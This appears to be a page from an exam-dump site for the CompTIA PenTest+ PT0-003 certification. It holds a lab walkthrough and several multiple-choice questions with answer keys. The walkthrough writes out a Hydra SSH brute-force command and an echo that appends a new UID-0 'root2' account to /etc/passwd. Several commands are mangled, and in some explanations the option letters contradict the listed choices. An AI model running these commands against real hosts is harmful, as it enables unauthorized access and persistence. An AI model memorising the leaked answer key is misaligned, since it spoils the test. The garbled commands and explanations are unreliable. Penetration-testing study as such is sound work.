user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
Selecting Exploit Command
Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
-l lowpriv: Specifies the username.
-P 500-worst-passwords.txt: Specifies the password list.
-t 4: Uses 4 tasks/threads for the attack.
ssh://192.168.10.2:22: Specifies the SSH service and port.
Executing the Hydra Command
Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
Finding SUID Binaries and Configuration Files
Command: find / -perm -2 -type f 2 > /dev/null | xargs ls -l
Purpose: To find world-writable files.
Command: find / -perm -u=s -type f 2 > /dev/null | xargs ls -l
Purpose: To find files with SUID permission.
Command: grep " /bin/bash " /etc/passwd | cut -d ' : ' -f1-4,6,7
Purpose: To identify users with bash shell access.
Selecting Privilege Escalation Command
Command: echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd Purpose: To create a new root user entry in the passwd file.
root2: Username.
5ZOYXRFHVZ7OY: Password hash.
0:0: User and group ID (root).
/root: Home directory.
/bin/bash: Default shell.
Executing the Privilege Escalation Command
Result: Creation of a new root user root2 with a specified password.
Remediation Steps Post-Exploitation
Remove SUID Bit from cp:
Command: chmod u-s /bin/cp
Purpose: Removing the SUID bit from cp to prevent misuse.
Make Backup Script Not World-Writable:
Command: chmod o-w /path/to/backup/script
Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
Verifying Hydra Attack:
Run the Hydra command and monitor for successful login attempts.
Verifying Privilege Escalation:
After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
Implementing Remediation:
Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.
NEW QUESTION # 228
Which of the following could be used to enhance the quality and reliability of a vulnerability scan report?
- A. Risk analysis
- B. Peer review
- C. Client acceptance
- D. Root cause analysis
Answer: B
Explanation:
A peer review ensures the accuracy, completeness, and objectivity of a penetration test report.
* Option A (Risk analysis) #: Helps prioritize vulnerabilities but does not validate report accuracy.
* Option B (Peer review) #: Correct.
* Ensures report accuracy and consistency.
* Identifies misinterpretations or missing details.
* Option C (Root cause analysis) #: Helps in remediation but does not verify report quality.
* Option D (Client acceptance) #: A client review is final verification, but peer review happens earlier to ensure accuracy.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Reporting & Quality Assurance
NEW QUESTION # 229
During an assessment, a penetration tester compromises some machines but finds that none of the accounts have sufficient access to the target HR database server. In order to enumerate accounts with sufficient permissions, the tester wants to model an attack path before taking further action. Which of the following tools should the tester use to meet this objective?
- A. TruffleHog
- B. Mimikatz
- C. BloodHound
- D. Responder
- E. Hydra
Answer: C
Explanation:
BloodHound is a tool designed for Active Directory attack path analysis.
It enumerates relationships between users, groups, and computers, showing how a low-privileged account can escalate privileges to high-value targets (like the HR database server).
This exactly matches the tester's objective: modeling attack paths to accounts with sufficient permissions.
Why not the others?
A . Responder: Used for LLMNR/NBT-NS poisoning and credential capture, not AD path analysis.
B . Mimikatz: Used for credential dumping (plaintext passwords, hashes, Kerberos tickets), but doesn't model attack paths.
C . Hydra: Brute-force login tool, not for AD privilege pathing.
E . TruffleHog: Secret discovery tool (API keys, passwords in repos), unrelated to AD attack path analysis.
CompTIA PT0-003 Objective Mapping:
Domain 2.0 Information Gathering and Vulnerability Scanning
2.4: Use appropriate tools for network/AD enumeration and privilege escalation path discovery (BloodHound).
NEW QUESTION # 230
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?
- A. Physical environment testing
- B. Known environment testing
- C. Partially known environment testing
- D. Unknown environment testing
Answer: D
NEW QUESTION # 231
Which of the following technologies is most likely used with badge cloning? (Select two).
- A. Modbus
- B. NFC
- C. Zigbee
- D. RFID
- E. Bluetooth
- F. CAN bus
Answer: B,D
Explanation:
Badge cloning typically involves copying the data from access control badges, which frequently utilize the following technologies:
* NFC (Near-Field Communication):
* NFC is a subset of RFID technology that operates at short ranges (up to 10 cm). It is commonly used in modern access control systems, payment systems, and badge technologies. NFC cloning tools can intercept and copy badge data.
* RFID (Radio-Frequency Identification):
* RFID operates over a broader range of frequencies and distances than NFC. Many legacy access systems use RFID badges, which are susceptible to cloning attacks using RFID readers and cloning devices.
Exclusions:
* Bluetooth, Modbus, Zigbee, CAN bus are not typically used in badge-based access control systems and are unrelated to badge cloning.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)
NEW QUESTION # 232
......
Free Exam Files Downloaded Instantly: https://prep4sure.examtorrent.com/PT0-003-exam-papers.html
